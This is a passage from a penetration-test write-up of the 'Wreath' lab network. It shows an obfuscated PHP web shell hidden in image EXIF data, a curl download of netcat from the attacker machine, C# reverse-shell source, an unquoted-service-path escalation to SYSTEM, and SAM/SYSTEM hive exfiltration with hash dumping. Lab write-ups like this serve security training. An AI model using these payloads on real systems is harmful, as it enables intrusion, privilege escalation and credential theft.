
```
Ξ network/wreath → exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" hellfire-test.jpeg.php
    1 image files updated
Ξ network/wreath → exiftool hellfire-test.jpeg.php
ExifTool Version Number         : 12.40
File Name                       : hellfire-test.jpeg.php
Directory                       : .
File Size                       : 41 KiB
File Modification Date/Time     : 2022:04:10 08:05:10-04:00
File Access Date/Time           : 2022:04:10 08:05:10-04:00
File Inode Change Date/Time     : 2022:04:10 08:05:10-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 300
Y Resolution                    : 300
Comment                         : <?php echo "<pre>Test Payload</pre>"; die(); ?>
Image Width                     : 800
Image Height                    : 599
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 800x599
Megapixels                      : 0.479
```

Uploading to the site and the website interpreted the file as php code, thereby bypassing the extension filter,



Exploiting Unfiltered Picture Extensions

Assuming that there is some kind of Antivirus present on this PC, we can't upload the image containing any payload. We used a customized payload to evade the antivirus software. This payload was obfuscated PHP payload which was passed through Gajin PHP Obfuscator.




Since our obfuscated code was getting passed to bash, it needed further modification to escape the "**$**" character, so final paylaod will be:

<?php \$h0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$h0)){echo base64_decode('PHByZT4=').shell_exec(\$h0).base64_decode('PC9wcmU+');}die();?>

We then inserted this payload as a comment in the image metadata using Exiftool using the command, **exiftool -Comment="<?php \$h0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$h0)){echo base64_decode('PHByZT4=').shell_exec(\$h0).base64_decode('PC9wcmU+');}die();?>" shell-hellfire.jpeg.php**

```
Ξ network/wreath → cp cat.jpeg shell-hellfire.jpeg.php
Ξ network/wreath → exiftool -Comment="<?php \$h0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$h0)){echo base64_decode('PHByZT4=').shell_exec(\$h0).base64_de
code('PC9wcmU+');}die();?>" shell-hellfire.jpeg.php
    1 image files updated
Ξ network/wreath → exiftool shell-hellfire.jpeg.php
ExifTool Version Number         : 12.40
File Name                       : shell-hellfire.jpeg.php
Directory                       : .
File Size                       : 41 KiB
File Modification Date/Time     : 2022:04:11 07:06:42-04:00
File Access Date/Time           : 2022:04:11 07:06:42-04:00
File Inode Change Date/Time     : 2022:04:11 07:06:42-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 300
Y Resolution                    : 300
Comment                         : <?php $h0=$_GET[base64_decode('d3JlYXRo')];if(isset($h0)){echo base64_decode('PHByZT4=').shell_exec($h0).base64_decode('PC
9wcmU+');}die();?>
Image Width                     : 800
Image Height                    : 599
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 800×599
Megapixels                      : 0.479
```

We then uploaded the file and access the file http://10.200.105.100/resources/uploads/shell-hellfire.jpeg.php and passed a command **systeminfo** to the wreath parameter.



Now, we upload a netcat binary using curl to upgrade our shell, **curl http://10.50.106.199:8000/nc64.exe -o c:\\windows\\temp\\nc-hellfire.exe**

Antivirus didn't flag our use of curl command. We can try to create a payload using msfvenom and try to upload it using metasploit and Antivirus will quarantine that payload, hence confirming our suspicion.

We executed netcat through the web shell and received a reverse shell from the PC on our netcat listener (5555),

```
≡ ~ ➜ nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.50.106.199] from (UNKNOWN) [10.200.105.100] 51597
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas
```

Privilege Escalation

We now start the enumeration to find the privilege escalation vector. We start finding any Windows services are commonly vulnerable to various attacks. To achieve this, we need to execute **wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"**,

```
C:\xampp\htdocs>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                     Name                                      PathName
                                                StartMode
Amazon SSM Agent                                                AmazonSSMAgent                            "C:\Program Files\Amazon\SSM\a
mazon-ssm-agent.exe"                            Auto
Apache2.4                                                       Apache2.4                                 "C:\xampp\apache\bin\httpd.exe
" -k runservice                                 Auto
AWS Lite Guest Agent                                            AWSLiteAgent                              "C:\Program Files\Amazon\XenTo
ols\LiteAgent.exe"                              Auto
LSM                                                             LSM
                                                Unknown
Mozilla Maintenance Service                                     MozillaMaintenance                        "C:\Program Files (x86)\Mozill
a Maintenance Service\maintenanceservice.exe"   Manual
NetSetupSvc                                                     NetSetupSvc
                                                Unknown
Windows Defender Advanced Threat Protection Service             Sense                                     "C:\Program Files\Windows Defe
nder Advanced Threat Protection\MsSense.exe"    Manual
System Explorer Service                                         SystemExplorerHelpService                 C:\Program Files (x86)\System
Explorer\System Explorer\service\SystemExplorerService64.exe  Auto
Windows Defender Antivirus Network Inspection Service           WdNisSvc                                  "C:\ProgramData\Microsoft\Wind
ows Defender\platform\4.18.2011.6-0\NisSrv.exe"  Manual
Windows Defender Antivirus Service                              WinDefend                                 "C:\ProgramData\Microsoft\Wind
ows Defender\platform\4.18.2011.6-0\MsMpEng.exe"  Auto
Windows Media Player Network Sharing Service                    WMPNetworkSvc                             "C:\Program Files\Windows Medi
a Player\wmpnetwk.exe"                          Manual
```

There are some services returned and amongst them, the **SystemExplorerHelpService** service is one of the paths that does not have quotation marks around it. The lack of quotation marks around this service path indicates that it might be vulnerable to an **Unquoted Service Path** attack. We check the permissions on the directory to see if we can write to it using **powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"**,

```
C:\xampp\htdocs>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```

We have full control over this directory.

To exploit this vulnerability, we created a custom payload called Wrapper.cs,

```
using System;
using System.Diagnostics;

namespace Wrapper{
   class Program{
      static void Main(){
         Process proc = new Process();
         ProcessStartInfo procInfo = new
         ProcessStartInfo("c:\\windows\\temp\\nc-hellfire.exe", "10.50.106.199 -e
cmd.exe");
         procInfo.CreateNoWindow = true;
         proc.StartInfo = procInfo;
         proc.Start();
      }
   }
}
```

```
using System;
using System.Diagnostics;

namespace Wrapper{
	class Program{
		static void Main(){
			Process proc = new Process();
			ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-hellfire.exe", "10.50.106.199 6666 -e cmd.exe");
			procInfo.CreateNoWindow = true;
			proc.StartInfo = procInfo;
			proc.Start();
		}
	}
}
```

This Wrapper.cs is then compiled with mcs,

```
Ξ network/wreath → ls Wrapper.cs
Wrapper.cs
Ξ network/wreath → mcs Wrapper.cs
Ξ network/wreath → ls Wrapper*
Wrapper.cs  Wrapper.exe
Ξ network/wreath → file Wrapper.exe
Wrapper.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
```

Now, we will transfer the exploit using **smbserver.py** module which is part of impacket. Let's start the temporary SMB server using **sudo python3 /opt/impacket/examples/smbserver.py share . -smb2support -username user -password s3cureP@ssword**, creating the share on the system using **net use \\10.50.106.199\share /USER:user s3cureP@ssword**, and finally copying the exploit in **copy \\10.50.106.199\share\Wrapper.exe %TEMP%\hellfire-Wrapper.exe**. We then copied the wrapper into the Program files directory using **copy %TEMP%\hellfire-Wrapper.exe "C:\Program Files (x86)\System Explorer\System.exe"**.

```
C:\>copy %TEMP%\hellfire-Wrapper.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %TEMP%\hellfire-Wrapper.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\>dir "C:\Program Files (x86)\System Explorer\"
dir "C:\Program Files (x86)\System Explorer\"
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

12/04/2022  16:08    <DIR>          .
12/04/2022  16:08    <DIR>          ..
22/12/2020  00:55    <DIR>          System Explorer
12/04/2022  11:02             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   6,799,552,512 bytes free
```

We can start listening on port 6666 using **nc -nvlp 6666**. Finally, we can stop the service using **sc stop SystemExplorerHelpService**,

```
C:\>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388
```

Start the service again using **sc start SystemExplorerHelpService**,

```
C:\>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

We received the shell as **nt authority\system**,

```
Ξ ~ → nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.50.106.199] from (UNKNOWN) [10.200.105.100] 49752
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Data Exfiltration

As we have System shell, we can proceed to extract the stored credentials on this system. We cannot use Mimikatz because Antivirus is installed on the system. However, we can copy the **SAM** and **SYSTEM** files and locally extract the stored hashes. I set up an SMB server on my machine to download the files with **sudo impacket-smbserver share . -smb2support -username user -password s3cureP@ssword** and transferred the SAM and SYSTEM hives as follows,

We used the following command to transfer the hives onto our system, **reg.exe save HKLM\SAM \\10.50.106.199\share\sam.bak** and **reg.exe save HKLM\SYSTEM \\10.50.106.199\share\system.bak**,

```
C:\Windows\system32>reg.exe save HKLM\SAM \\10.50.106.199\share\sam.bak
reg.exe save HKLM\SAM \\10.50.106.199\share\sam.bak
The operation completed successfully.

C:\Windows\system32>reg.exe save HKLM\SYSTEM \\10.50.106.199\share\system.bak
reg.exe save HKLM\SYSTEM \\10.50.106.199\share\system.bak
The operation completed successfully.
```

We extracted all the hashes using the impacket's secretsdump.py, **python3 /opt/impacket/examples/secretsdump.py -sam ./sam.bak -system ./system.bak LOCAL**,

```
Ξ network/wreath → python3 /opt/impacket/examples/secretsdump.py -sam ./sam.bak -system ./system.bak LOCAL
Impacket v0.9.25.dev1+20220407.165653.68fd6b79 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[redacted]:::
Guest:501:[redacted]:::
DefaultAccount:503:[redacted]:::
WDAGUtilityAccount:504:[redacted]:::
Thomas:1000:[redacted]:::
[*] Cleaning up...
```

Cleanup

After fully compromising the Wreath Network, we deleted all the binaries that we downloaded (namely hellfire-nmap, hellfire-socat, hellfire-chisel, hellfire-exploit.php, hellfire-nc, hellfire-test.jpeg.php, hellfire-Wrapper.exe), so that other users in the network won't be affected by them.

Conclusion

By ending the penetration test of Wreath Network, hellfire0x01 has provided all the details of the test conducted by him along with proof. Wreath Network suffered from various vulnerabilities which led to full network compromise. Use of outdated software and password reuse policy should be strictly denied. Further, mitigation techniques like patching software and a good password policy should be followed to protect the network/system.

Reference

1. CVE-2019-15107
2. Sshuttle
3. GitStack RCE
4. GitTools
5. Powershell One-Liner Reverse Shell
6. evil-winrm
7. FreeRDP
8. Mimikatz
9. JohnTheRipper
10. Hashcat
11. Invoke-PortScan.ps1
12. foxyproxy
13. exiftool
14. php-obfuscator
15. netcat
16. Impacket